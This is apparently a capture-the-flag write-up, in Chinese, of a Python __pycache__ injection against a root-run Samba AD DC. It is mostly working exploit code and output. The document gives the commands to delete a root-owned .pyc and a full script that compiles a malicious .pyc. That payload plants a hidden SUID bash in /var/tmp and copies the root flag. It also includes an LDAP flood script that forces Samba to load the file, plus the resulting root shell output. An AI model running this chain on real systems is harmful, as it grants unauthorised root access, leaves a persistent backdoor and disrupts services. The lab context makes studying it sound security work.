-rw-r--r--  1 root root    595 Jul 21 10:08 auth_util.cpython-313.pyc
-rw-r--r--  1 root root   5380 Jul 21 10:06 colour.cpython-313.pyc
-rw-r--r--  1 root root   2502 Jul 21 10:06 common.cpython-313.pyc
-rw-r--r--  1 root root 142889 Jul 21 10:08 dbchecker.cpython-313.pyc
-rw-r--r--  1 root root  30842 Jul 21 10:08 descriptor.cpython-313.pyc
-rw-r--r--  1 root root   2633 Jul 21 10:06 dnsresolver.cpython-313.pyc
-rw-r--r--  1 root root  19099 Jul 21 10:06 dnsserver.cpython-313.pyc
-rw-r--r--  1 root root  19258 Jul 21 10:08 domain_update.cpython-313.pyc
-rw-r--r--  1 root root  23907 Jul 21 10:06 drs_utils.cpython-313.pyc
-rw-r--r--  1 root root  24809 Jul 21 10:08 forest_update.cpython-313.pyc
-rw-r--r--  1 root root   1994 Jul 21 10:08 functional_level.cpython-313.pyc
-rw-r--r--  1 root root  27570 Jul 21 10:06 getopt.cpython-313.pyc
-rw-r--r--  1 root root  19050 Jul 21 10:08 gkdi.cpython-313.pyc
```

`__pycache__` 目录权限 777 且无 sticky bit — 任何用户可删除其中的文件, 包括 root 拥有的 .pyc。


同时发现 `ptrace_scope=0` (任意用户可 ptrace 任意进程)

Python `__pycache__` 注入攻击

原理：当 Python 导入 `samba` 模块时, 解释器会在 `__pycache__` 中查找 `.pyc` 缓存文件。如果该文件被替换为恶意版本, 导入时会执行其中的恶意代码。

步骤一：删除原始 .pyc

```
rm /usr/lib/python3/dist-packages/samba/__pycache__/__init__.cpython-313.py
c
```



```
$ rm /usr/lib/python3/dist-packages/samba/__pycache__/__init__.cpython-313.pyc
rm: remove write-protected regular file '/usr/lib/python3/dist-packages/samba/__pycache__/__init__.cpython-313.pyc'? yes
$
```

步骤二：创建恶意 .pyc

编写 Python 脚本, 读取原始 `__init__.py` 的源码, 在末尾注入 payload, 编译为 `.pyc` 写入：

```

1  import os, struct, marshal, importlib.util
2
3  samba_pkg = "/usr/lib/python3/dist-packages/samba"
4  init_py = os.path.join(samba_pkg, "__init__.py")
5  pyc_name = os.path.join(samba_pkg, "__pycache__", "__init__.cpython-313.py
  c")
6
7  with open(init_py, 'rb') as f:
8      source = f.read()
9
10 # 注入 payload
11 payload = b"""
12 import os as _os
13 try:
14     _os.system("cp /bin/bash /var/tmp/.rootbash && chown root:root /var/tm
  p/.rootbash && chmod 4755 /var/tmp/.rootbash")
15 except:
16     pass
17 try:
18     with open('/root/root.txt', 'r') as _f:
19         _content = _f.read()
20     with open('/home/ahiz/.root_flag.txt', 'w') as _f2:
21         _f2.write(_content)
22     _os.chown('/home/ahiz/.root_flag.txt', 1000, 1000)
23     _os.chmod('/home/ahiz/.root_flag.txt', 0o644)
24 except:
25     pass
26 """
27
28 modified_source = source + payload
29 code = compile(modified_source, init_py, 'exec')
30
31 # 写入 .pyc (含正确的 magic number 和头信息)
32 stat = os.stat(init_py)
33 mtime = int(stat.st_mtime)
34 size = stat.st_size
35 magic = importlib.util.MAGIC_NUMBER
36
37 with open(pyc_name, 'wb') as f:
38     f.write(magic)
39     f.write(struct.pack('<I', 0))          # flags
40     f.write(struct.pack('<I', mtime))      # timestamp
41     f.write(struct.pack('<I', size))       # source size
42     f.write(marshal.dumps(code))

```

步骤三：触发 root 进程导入恶意模块

Samba AD DC 以 root 身份运行, `Restart=no` 且 `WatchdogUsec=0`, 不会自动重启。通过 LDAP flood 攻击强制 samba 生成新的子进程:

```
1  import socket, threading
2
3  def ldap_flood():
4      for i in range(30):
5          try:
6              s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7              s.settimeout(3)
8              s.connect(("127.0.0.1", 389))
9              s.send(b'\x30\x0c\x02\x01\x01\x60\x07\x02\x01\x03\x04\x00\x80
        \x00')
10             s.close()
11         except:
12             pass
13
14  threads = [threading.Thread(target=ldap_flood) for _ in range(30)]
15  for t in threads: t.start()
16  for t in threads: t.join()
```

新 samba 子进程在处理 LDAP 请求时导入 `samba` 模块 → 执行恶意 `.pyc` → 以 root 身份执行 payload → 创建 SUID bash。

步骤四: 验证 SUID bash

```
$ ls -la /var/tmp/.rootbash
-rwsr-xr-x 1 root root 1298416 Jul 23 08:25 /var/tmp/.rootbash
$
```

步骤五: 获取 root flag

```
$ /var/tmp/.rootbash -p -c 'id'
uid=1000(ahiz) gid=1000(ahiz) euid=0(root) groups=1000(ahiz)
$ /var/tmp/.rootbash -p -c 'cat /root/root.txt'
flag{root-1827d131ca4010e942b8de222943847d}
$
```